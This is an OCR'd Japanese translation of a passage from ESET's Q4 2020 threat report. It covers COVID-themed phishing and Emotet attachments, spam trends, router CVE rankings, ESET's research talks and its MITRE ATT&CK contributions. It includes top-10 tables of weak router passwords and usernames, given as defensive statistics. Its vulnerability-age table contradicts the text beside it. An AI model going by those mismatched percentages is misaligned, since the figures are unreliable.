
Adobe 社を装ったフィッシングキャンペーン

四半期で 50% 増加しています。このような詐欺メールには、「ファイザー社の新型コロナウイルスワクチン：接種前に知っておくべき 11 のこと」などの件名が使用されており、Pfizer-BioNTech ワクチンに便乗した内容が最も多くなっています。

第 4 四半期に新型コロナウイルスに便乗したメールを利用する脅威で最も多く検出されたのは、VBA/TrojanDownloader.Agent でした。これは、悪意のある Microsoft Office ファイルにより、被害者を操作して悪意のあるマクロを実行させ、別のマルウェアをダウンロードすることを目的としています。2020 年にこのダウンローダーが拡散した理由は、主に Emotet キャンペーンです。このキャンペーンでは、悪意のあるマクロが多く悪用されています。第 4 四半期の Emotet のキャンペーンで使用された悪意のある添付ファイルは、「FA-9324 Medical report Covid-19.doc」のようなファイル名になっており、新型コロナウイルスに関する内容を悪用していることが多くあります。


悪意のある添付ファイルの種類については、2020 年第 4 四半期に確認されたファイルの 3 分の 2 が実行可能ファイルで、次にスクリプトファイル、Office 文書となっています。第 3 四半期と比較して場合の最も大きな変化は、悪意のある Office 文書の検出数が 61% 増加したことですが、これも Emotet キャンペーンによる影響である可能性が高いです。

年間の電子メールに関する脅威のデータを見てみると、検出数は 1 年を通してほぼ横ばいでしたが、短期間の急増や急減も多く見られました。検出数が最も高かったのは 2 月と 6 月です。ESET のテレメトリで 2020 年に最も多くの電子メールに関する脅威を検出した国は、右のヒートマップにあるように、日本、トルコ、ポーランド、スペイン、米国でした。



2020 年第 4 四半期の主な悪意のある電子メールの添付ファイルタイプ[2]

ESET の日本の顧客は、これらの電子メールを最も多くを受信しており、2020 年には検出された全ての電子メールに関する脅威の約 18% を日本が占めていました。これは、2020 年 6 月に Avaddon ランサムウェアを拡散した ***Nemucod キャンペーン*** [57] など、ダウンローダーをドロップするために日本のユーザーを標的に実施された大規模なメールキャンペーンの影響を受けた可能性があります。



2020 年の電子メールの脅威の検出率

[2] この統計は、既知の拡張子の選択に基づいています。

スパムの検出は、第 4 四半期も横ばいで推移しており、全体数は第 3 四半期に比べて微増となっています。検出数は 11 月にピークとなっていました。第 4 四半期には、ハロウィン、ブラックフライデー、サイバーマンデーに便乗する迷惑メールが、人気ブランド製品の大幅な割引を受けられるなどの内容で、ユーザーに大量に送りつけられました。


このようなスパムは ***11 月から大量に***送信されましたが [58]、詐欺師は、ハロウィン用に使用したメールテンプレートを件名のみを変更し、サイバーマンデー用のキャンペーンに再利用しているケースもありました。

ワクチン開発に関する特別な事業提案から、超低温冷凍庫の提供、ワクチンに関する陰謀論など、新型コロナウイルスワクチンに関する雑多な情報が迷惑メールで利用されています。


年間を通して見ると、検出されたスパム数は微減傾向にあり、最も多く検出されたのは 2020 年 2 月でした。2020 年に検出された迷惑メールの 18% 以上が米国から送信されており、次いで日本、ポーランド、フランス、ドイツから多く送信されています。送信者の国を特定できなかった電子メールは、スパム量の 10% を占めていました。

各国から送信された全電子メール数とスパム数の関係を見てみると、2020 年は中国とベトナムがトップで、スパムが全メールの半数以上を占め、次いでアルゼンチンとリトアニアが 40% 以上、ブラジルが 3 分の 1 を占めていました。

クライアントマシンの ESET のスパム対策ソリューションに到達する前に、インターネットメールサービスプロバイダなどで電子メールがフィルタリングされている可能性があるため、このデータの意味を解釈するときには、スパムトラフィックの可視性が制限されていることを考慮する必要があります。



2020 年のスパム検出傾向、7 日間の移動平均線



サイバーマンデーと新型コロナウイルスワクチンをテーマにしたスパムが 2020 年第 4 四半期に検出されています

傾向と展望

攻撃者が悪意のある電子メールキャンペーンを実施している理由に変わりはありません。それは、機密情報を盗み出したり、別のマルウェアをダウンロードしてユーザーのコンピュータを乗っ取ったりすることです。ユーザーを騙すために利用されるテーマはその時々で変わります。新型コロナウイルスのパンデミックは、サイバー犯罪者がこのような詐欺を行うための「最良の機会」を生み出しています。

この一年を通して、犯罪者はパンデミックがもたらす不安や不確実さに付け込み、人々が心配している疑問や懸念に応えると見せかけた電子メールをユーザーに送りつけてきました。ロックダウンによってオンラインショッピングによる宅配が増加している中で、有名な配送会社や物流会社になりすました攻撃も執拗に行われています。金融関連のテーマを利用する悪意のある電子メールも、2020 年も引き続き多く検出されている手法であり、このテーマを利用することが攻撃者にとってまだ価値があることを示しています。

来年には、配送や金融サービスのテーマが悪意のある電子メールキャンペーンで最も多く利用されることが予想されます。攻撃者は、ファイザー社のワクチンなど、新型コロナウイルスのパンデミックに関する新たな展開を利用しようとする可能性が高いでしょう。また、第 4 四半期にもその兆候が見られましたが、日和見主義的なサイバー犯罪者はおそらく、ビットコインの価格の急増を悪用することが考えられます。一般的に、マルウェアの作成者は世界的な出来事に便乗し、悪意のあるコンテンツを大きなニュースに乗せて拡散させようとします。

ESET 脅威検出ラボヘッド、Jiří Kropáč

IoT セキュリティ

強度の低いパスワードや脆弱性があるルーターは第 4 四半期に増加しました。2020 年の最悪のユーザー名とパスワードの組み合わせは、工場出荷時のデフォルト設定を愚かにもそのまま使用している admin:admin です。

2020 年の最終四半期には、ESET ソリューションでスキャンされたルーター数が 34% 増加したことは注目に値します。ユーザーから要求されたルーターテストの回数も 32% 増加しました。5,000 台近くのルーター（前四半期比 40% 増）が脆弱なパスワードを使用しており、14 万台以上のデバイスをテストした結果、2,900 台近く（前四半期比 34% 増）が少なくとも 1 つの既知の脆弱性の影響を受けていました。


これまでの四半期と同様に、第 4 四半期に最も多く検出された欠陥は、数年前に見つかった不正アクセスを許してしまう脆弱性である CVE-2012-5687 でした。この脆弱性の検出率は前四半期と比較して 1.7 パーセント増加し、18% になりました。検出数が 2 位と 3 位の脆弱性は CVE-2014-8361（11.1%）、CVE-2014-9583（7.8%）であり、これらはコマンドインジェクションの脆弱性です。両方共に検出率は微動したのみで、同じ順位になりました。

トップ 10 に新しい脆弱性がランクインしたわけではありませんが、注目すべき変動が 2 つありました。この 1 つは、第 3 四半期に比べて 0.6 パーセント増加して 5 位になった CVE-2015-0554（4.6%）と、第 3 四半期に比べて 1 パーセント減少した 6 位になった CVE-2015-7248（3.9%）です。もう 1 つの変動は、CVE-2015-7254（3.1%）と CVE-2014-4019（2.5%）です。これらの第 3 四半期の順位（9 位と 10 位）が逆になりました。

2020 年には、ESET のユーザーは、43 万 8,000 台以上のユニークルーターで 79 万回近くテストを実施しました。残念なニュースは、検出された CVE の多くが 2014 年（34%）、2015 年（15.9%）、2012 年（17.9%）、

Year	Share
2019	0.3%
2018	2.6%
2017	2.4%
2016	0.5%
2015	0.5%
2014	15.9%
2013	34%
2012	17.9%
2011	0.0%
2010	0.1%
Other vulns. [incl. non-CVE]	17.9%

ルータースキャンで検出された脆弱性の古さ



2020 年第 3 四半期および第 4 四半期に ESET のルーター脆弱性スキャナモジュールで検出された脆弱性トップ 10（脆弱性検出率）

2013 年（8.4%）など非常に古い脆弱性であったことです。このような過去の脆弱性がそのまま放置されている数千台の IoT デバイスは、サイバー犯罪者や高度な技術を有するサイバー犯罪グループによって簡単に見つけ出され、その IoT ボットネットに簡単に組み込まれます。

強度の低いパスワードは、今でも IoT セキュリティの重要課題です。2020 年のスキャンの結果では、「admin」が依然としてルーターの最悪のパスワードとして残っています。また、「root」や「1234」のパスワードが「admin」に続きます。これらのパスワードの対となるユーザー名にも、「admin」、「root」、「guest」など、簡単に推測できるものが使用されていることが多くあります。これらのほとんどは、デフォルトのユーザー名とパスワードであり、デバイスの所有者によって変更されたことがないものと考えられます。

Rank	Password
1	admin
2	root
3	1234
4	12345
5	guest
6	password
7	support
8	Admin
9	super
10	x-admin

強度の低いパスワードトップ 10

Rank	Username
1	admin
2	root
3	guest
4	1234
5	support
6	user
7	super
8	11111
9	manager
10	tellabs

パスワードが弱いアカウントで使用されている
ユーザー名トップ 10

IoT デバイスの認証情報を適切に選択していない場合、いかに深刻な被害が発生するかについて、12 月に ***FBI が警告した***「スワッティング攻撃」[59] でも説明されています。犯罪者が標的としたユーザーの自宅に特殊部隊（SWAT）チームを派遣しただけでなく、録画や録音機能のあるデバイスを乗っ取り、一連の行動のすべてを監視するケースも増えていることから、FBI は、スマートデバイスのログイン認証のセキュリティを強化するようユーザーに呼びかけています。

第 4 四半期には、***Qihoo 360 の Netlab*** [60] の研究者が、HEH ボットネットと名付けた新しい IoT ボットネットを発見しました。このボットネットの最も興味深い機能には、独自のピアツーピア（P2P）プロトコル、telnet サービスを実行している特定のポートにブルートフォース攻撃を実行してボットを拡散する機能、シェルコマンドの実行機能などがあります。IoT デバイスがこのボットネットに組み込まれると、通常、DDoS 攻撃やクリプトマイニングに使用されます。

傾向と展望

IoT デバイス数は現在の約 200 億台から、2025 年には世界全体で 500 億から 750 億台に増加すると予想されており（調査元によってこの数値は異なります）、IoT のセキュリティ問題は今後も続くことが予測されます。IoT のセキュリティが侵害されると、私たちの生活のあらゆる側面が影響を受けることは必至です。

新型コロナウイルスのパンデミックによりテレワークを命じる組織が爆発的に増加し、IoT デバイスとそれに伴う攻撃対象領域は急速に拡大しました。特にホームオフィスのセキュリティ対策は企業オフィスと比較すると十分ではないことが多いことから、これらの IoT デバイスが企業ネットワークに侵入するための基点となりました。

今年もこの傾向は続くと予想されます。IoT デバイスの販売が好調に推移し、その結果、新しいエクスプロイトを作成し、その攻撃が成功すれば、大きな成果が得られることから、強力な動機が生まれる恐れがあります。主な標的となるのはホームオフィスのルーターです。

空調管理やその他のビルオートメーションシステム、関連する IoT センサーなども今後企業に侵入する基点として今後狙われる恐れがあります。特にセキュリティ対策機能が十分ではない、スタッフの少ないフィールドオフィスでは、これらは攻撃者にとって魅力的な攻撃対象となるでしょう。

ESET 専門セキュリティ研究員、Cameron Camp

ESET リサーチチームの貢献について

ESET Research の専門家による
最新の取り組みと成果

予定されているプレゼンテーション

RSAC 2021

環境寄生型攻撃の発展：XP エクスプロイトが何故いまだに問題なのか

次回のバーチャル RSA カンファレンスでは、ESET のマルウェアリサーチャーである Zuzana Hromcova と ESET の脅威リサーチャー責任者である Jean-Ian Boutin が、進化した環境寄生型攻撃にどのように備えるかを講演します。LOLBin バイナリはさまざまな目的で利用されていますが、脆弱性のあるバイナリに置換されるケースが増加しています。脆弱な Windows XP の DLL が、サイバー犯罪者によって XP ではないマシンで悪用される場合もあります。標的型のスパイツールである InvisiMole の実行チェーンを中心に説明しながら、このような環境寄生型攻撃からどのように防御するかを解説します。

Android ストーカーウェアがもたらす本当のリスク：ユーザーのセキュリティとプライバシー

ESET のマルウェアリサーチャーの Lukaš Štefanko が、数十種類の Android ストーカーウェアファミリーを分析した結果をこのプレゼンテーションで発表します。これらのアプリが倫理的な観点から明らかに問題があることに加えて（ほとんどのモバイルセキュリティソリューションでは、望ましくない、または有害なアプリとして検出するようになっています）、多くのアプリには、アカウントの乗っ取りや機密情報の窃取、さらには、証拠を捏造してユーザーに罪を着せる恐れがある深刻なセキュリティとプライバシー上の問題があることが明らかになりました。

エアギャップネットワークへの侵入：国家主導型のサイバー犯罪グループによる 10 年間の攻撃

国家主導型のサイバー犯罪グループは、10 年以上前からインターネットに接続していないエアギャップネットワークに侵入しています。ESET のセキュリティインテリジェンスチームを率いる Alexis Dorais-Joncas と ESET のマルウェアリサーチャーの Ignacio Sanmillan が、利用されているいくつかの悪意のあるフレームワークを比較・分析し、その結果を公表します。このセッションでは、各フレームワークで使用されている TTP の主な類似点（およびいくつかの相違点）を中心に説明し、防衛側が効果的な対策を実施できるように、実環境で実際に発生している攻撃に基づいた防御戦略を提示します。

講演されたプレゼンテーション

ESET European Cybersecurity Day

ESET のデータから見る 2020 年の最後の四半期：最も多く発生したクライムウェアの脅威 [61]

ESET のシニアマルウェアリサーチャーの Robert Lipovsky と ESET のセキュリティアウェアネススペシャリストの Ondrej Kubovic が、「ESET 脅威レポート 2020 年第 3 四半期版」の概要につい

て発表しました。ESET のテレメトリから得られた最新のデータに加えて、最も悪名高いランサムウェアグループが展開している技術や手法、Emotet の最近の活動や Qbot や TrickBot などの情報窃取型のペイロードの詳細、ESET の研究者が実環境で検出した電子メールに関する脅威の詳細などを紹介しました。

ESET のデータから見る 2020 年の最後の四半期：最新の APT グループの活動 [62]

ESET European Cybersecurity Day では、ESET の脅威リサーチの責任者である Jean-Ian Boutin が、Lazarus グループによる欧州の航空宇宙・防衛関連企業への攻撃であるイン (ター) セプション作戦について説明しました。Boutin は、ここ数ヶ月の間に非常に活発に活動している他のサイバー犯罪グループの最新情報についても説明しています。新たなバックドアを使用して EU 諸国を標的とした新しいキャンペーンの詳細や、サイバー犯罪グループである TA410 と Gamaredon の最近の活動についても説明しました。

法執行機関と民間企業の連携の舞台裏 [63]

ESET のセキュリティインテリジェンスチームの責任者である Alexis Dorais-Joncas は、ESET が法執行機関に提供できる独自の情報の種類や、法執行機関のみが合法的に入手できる情報を説明しながら、法執行機関と民間のセキュリティ会社がどのように協力しているのかを説明しました。また、セキュリティの調査を成功させる上で、信頼関係を構築し相互に情報を交換できるようにすることが重要な役割を果たしたことを紹介しました。

Black Hat Asia

KrØØk：Amazon Echo のクラッキングにより 10 億台以上の脆弱な Wi-Fi デバイスが影響を受けることが明らかに [64]

Black Hat Asia の 2020 年バーチャルカンファレンスでは、ESET のシニアマルウェアリサーチャーである Robert Lipovsky と ESET のシニア検出エンジニアである Štefan Svorenčík が、セキュリティ上の脆弱性「KrØØk」について新たに判明した詳細情報を発表しました。この講演では、技術的な詳細と、この脆弱性が最初に公開されてから明らかになった新情報が説明されました。

FIRST

ステルス性の高い C&C プロトコルについての考察

第 32 回 FIRST 年次カンファレンスにおいて、ESET マルウェアリサーチャーの Matthieu Faou は、サイバー犯罪者が正規のトラフィックを模倣して HTTP 通信を紛れ込ませる方法を紹介し、Turla を例にして、電子メールで C&C サーバーと通信する方法を実証し、ユーザーの保護を強化するための対策を提案しました。

The Standoff

Lazarus のサプライチェーン攻撃

ESET のシニアマルウェアリサーチャーの Anton Cherepanov と Peter Kalnai は、韓国のインターネットユーザーを標的とする Lazarus のサプライチェーン攻撃が、主に政府機関やインターネットバンキングの Web サイトを狙っており、WIZVERA VeraPort と呼ばれる統合型のインストールプログラムを通じて、攻撃を実施していることを説明しました。また、このキャンペーンが、Lazarus が通常使用している TTP とどのように適合しているのかを説明し、このサプライチェーン攻撃で配信されているペイロードの技術的な詳細についても説明しました。

KrØØk：10 億台以上の Wi-Fi デバイスの暗号化に影響する深刻な脆弱性

ESET のシニアマルウェアリサーチャーの Robert Lipovsky が、セキュリティの欠陥である「KrOOk」の詳細について説明しました。また、この脆弱性について始めて報告したときの情報と、その後の調査で得られた最新情報についても説明しました。

AVAR

CDRThief：Linux VoIP ソフトスイッチを標的とするマルウェア [65]

AVAR カンファレンスでの講演において、ESET マルウェアリサーチャーの Anton Cherepanov が発見した Linux ベースのボイスオーバー IP（VoIP）ソフトスイッチを標的とするマルウェア「CDRThief」について説明しました。CDRThief マルウェアの詳細な技術的な説明と、マルウェアのオペレーターの狙いについても説明しました。

悪辣な組織 Evilnum とそのツールセットの詳解

ESET マルウェアリサーチャーの Matias Nicolas Porolli が、Evilnum グループについて詳細に説明するプレゼンテーションを行いました。Evilnum がそのツールの運用に使用しているインフラについて説明し、同グループが開発・利用しているマルウェアを分析し、同グループの攻撃チェーンについて解説しました。この講演では、ESET のテレメトリデータに基づいて、Evilnum が極めて限定的な標的を攻撃していることを示す被害者に関する考察結果についても説明しました。

CODE BLUE 2020

KrØØk：10 億台以上の Wi-Fi デバイスの暗号化に影響する深刻な脆弱性 [66]

過去の仮想イベントでこの講演をご覧いただく機会がなかった方のために、ESET マルウェアリサーチャーの Robert Lipovsky がセキュリティの脆弱性である「KrØØk」の詳細について説明しました。Broadcom と Cypress の Wi-Fi チップの脆弱性を発見した最初の研究について説明し、その後の追跡調査で得られた結果についても説明しました。

Botconf

Winnti Group：最近の活動の分析

2020 年の Botconf はオンラインで開催されました。ESET のマルウェアリサーチャーである Mathieu Tartare が、ゲーム業界やソフトウェア業界、さらにはヘルスケアや教育業界に対する大規模なサプライチェーン攻撃を主導している Winnti Group の最新の活動の概要について説明しました。このプレゼンテーションでは、Winnti Group が Winnti マルウェア系統と一緒に同グループの代表的なバックドアである ShadowPad を積極的に使用し続けていることや、単に同じツールを使用しているわけではなく、新しいツールを組み込み、これまでに文書化されていない機能を追加しながらツールを拡張している状況が説明されました。

最前線から見た Turla 作戦

Botconf のプレゼンテーションでは、ESET のマルウェアリサーチャーの Matthieu Faou が、ESET が数年前から追跡してきた、政府機関や防衛産業企業を標的としている高度なサイバー犯罪グループである Turla の TTP に関する最新情報を説明しました。このプレゼンテーションでは、グループが実行していることが明らかになっている主な攻撃について説明され、攻撃者の動機についても解説されました。技術的な解説としては、APT 攻撃の古典的な手法である、侵入、水平移動、常駐化の 3 つのステップを Turla が実践していることが紹介されました。

MITRE ATT&CK への貢献

ESET のリサーチャーは、***MITRE ATT&CK®*** [67] に定期的に貢献しています。MITRE ATT&CK® は、サイバー攻撃者の戦術と手法に関するナレッジベースであり、全世界からアクセス可能です。2020 年 12 月末現在、MITRE ATT&CK のナレッジベースには 177 件の攻撃手法と 348 件のサブ手法が含まれています。ESET は、2020 年に、新規で 5 件の手法を追加し、既存の 5 件の手法についてその内容を拡張しました。また、MITRE ATT&CK は、2021 年 4 月にリリース予定の macOS アップデートと 2021 年 10 月にリリース予定の Linux アップデートに向けて、カバレッジを向上および拡大できるように取り組みを進めています。ESET によるいくつかの貢献は、2020 年 10 月に更新された ATT&CK のナレッジベースに追加されています。

- エンタープライズマトリクスの 1 つの新しいサブ手法
- エンタープライズマトリクスの既存のサブ手法の 1 つの拡張
- ソフトウェアカテゴリへの 1 つの新しい貢献
- ソフトウェアカテゴリの 1 つの拡張
- グループカテゴリの 1 つの拡張

これらの貢献は、*「エンタープライズ」* カテゴリ [68] の手法と *「ソフトウェア」* [69] と *「グループ」* [70] のカテゴリに追加されています。

「ソフトウェア」カテゴリで ESET の初の貢献となったのは、Winnti Group が使用している多段階型のモジューラーバックドアである PipeMon です。PipeMon は、2020 年 5 月に、ESET によって初めて***報告されました*** [16]。このバックドアは Winnti Group が韓国と台湾に拠点を置く複数のビデオゲーム会社への攻撃で使用されました。

PipeMon の常駐化の手法を明らかにしたことが、別の新たな貢献につながりました。それは、***Boot or Logon Autostart Execution(ブートまたはログオン自動起動）（T1547)*** [71] のサブ手法であり、「Print Processors」と名付けられています。ESET の研究者は、Winnti Group が「Print Processors」レジストリキーを使用して、PipeMon のバックドアの常駐化を可能にしていることを発見しました。攻撃者はこの手法を使用して、システムが再起動されも持続し、SYSTEM アカウント権限で実行される悪意のあるコードを、起動時にロードできます。

また、ATT&CK の「ソフトウェア」カテゴリには、ウクライナやロシアでの標的型のサイバースパイに使用されているモジュール型のスパイウェアである ***InvisiMole（S0260）*** [72] の新情報も追加されました。ESET のリサーチャーが InvisiMole を初めて***報告したのは*** [73] 2018 年でした。2 年が経過し、同グループが使用しているツールセットと TTP の詳細な分析結果を***公表しました*** [10]。新しい調査で明らかになった 40 以上の追加の手法が InvisiMole にマッピングされました。この研究は別のエンタープライズマトリクスの貢献につながっています。InvisiMole の分析で観察された動作に基づいて、***Signed Binary Proxy Execution：Control Panel（署名付きバイナリプロキシ実行：コントロールパネル）（T1218.002）*** [74] のサブ手法が変更されました。

2020 年第 4 四半期に公開された最後の貢献は、***Gamaredon グループ（G0047）*** [75] に関する ATT&CK エントリの更新です。同グループは少なくとも 2013 年から活動しており、ウクライナの機関を標的にしています。Gamaredon グループに関する ESET の***調査*** [76] によって、これまでに同グループのエントリには含まれていなかったいくつもの追加の手法がマッピングされました。

MITER ATT&CK による製品評価

2020 年 11 月、ESET は、Carbanak や FIN7 APT グループの攻撃をエミュレートした MITRE ATT&CK の製品評価に参加しました。ESET の参加結果は、2021 年初頭に発表される予定です。この評価ラウンドでは、オプションで保護シナリオが初めて利用可能になり、これらの拡張評価にも ESET は参加しています。

クレジット

チーム

Peter Stančík, Team Lead
Klára Kobáková, Managing Editor

Aryeh Goretsky
Bruce P. Burrell
Hana Matušková
Nick FitzGerald
Ondrej Kubovič

序文

リサーチ部門 最高責任者　Roman Kováč

貢献者

Anton Cherepanov
Cameron Camp
Daniel Chromek
Dominik Breitenbacher
Dušan Lacika
Igor Kabina
Ján Šugarek
Jakub Souček
Jean-Ian Boutin
Jiří Kropáč
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Martin Červeň
Martin Lackovič
Mathieu Tartare
Michal Malík
Milan Fránik
Miroslav Legéň
Patrik Sučanský
Vladimír Šimčák
Zoltán Rusnák
Zuzana Hromcová
Zuzana Legáthová

本レポートにおけるデータについて

本レポートに示されている脅威の統計と傾向は、ESET のグローバルテレメトリ（監視チーム）データに基づいています。特に明記されていない限り、これらのデータは標的となったプラットフォーム別にはなっておらず、各デバイスで毎日検出された重複しない脅威のみが含まれます。

これらのデータは、実環境の脅威に関する情報の価値を最大化するため、偏った見方を緩和するために適正に処理されています。

さらに、詳細なプラットフォーム固有のセクションと「クリプトマイナー」のセクションで記載されている場合を除いて、これらのデータでは*望ましくないアプリケーション（PUA）*[77]、*潜在的に危険なアプリケーション*[78]、およびアドウェアの検出数が除外されています。

本レポートのほとんどのグラフは、絶対数ではなく、検出傾向を示しています。このような表示を行っている主な理由は、ほかのテレメトリデータと直接比較する場合にデータについてさまざまな誤解を招きやすいためです。ただし、有益であると思われる場合は、絶対値または桁数を表示しています。

参考文献

[1] https://www.welivesecurity.com/2020/10/12/eset-takes-part-global-operation-disrupt-trickbot/

[2] https://blogs.microsoft.com/on-the-issues/2020/10/20/trickbot-ransomware-disruption-update/

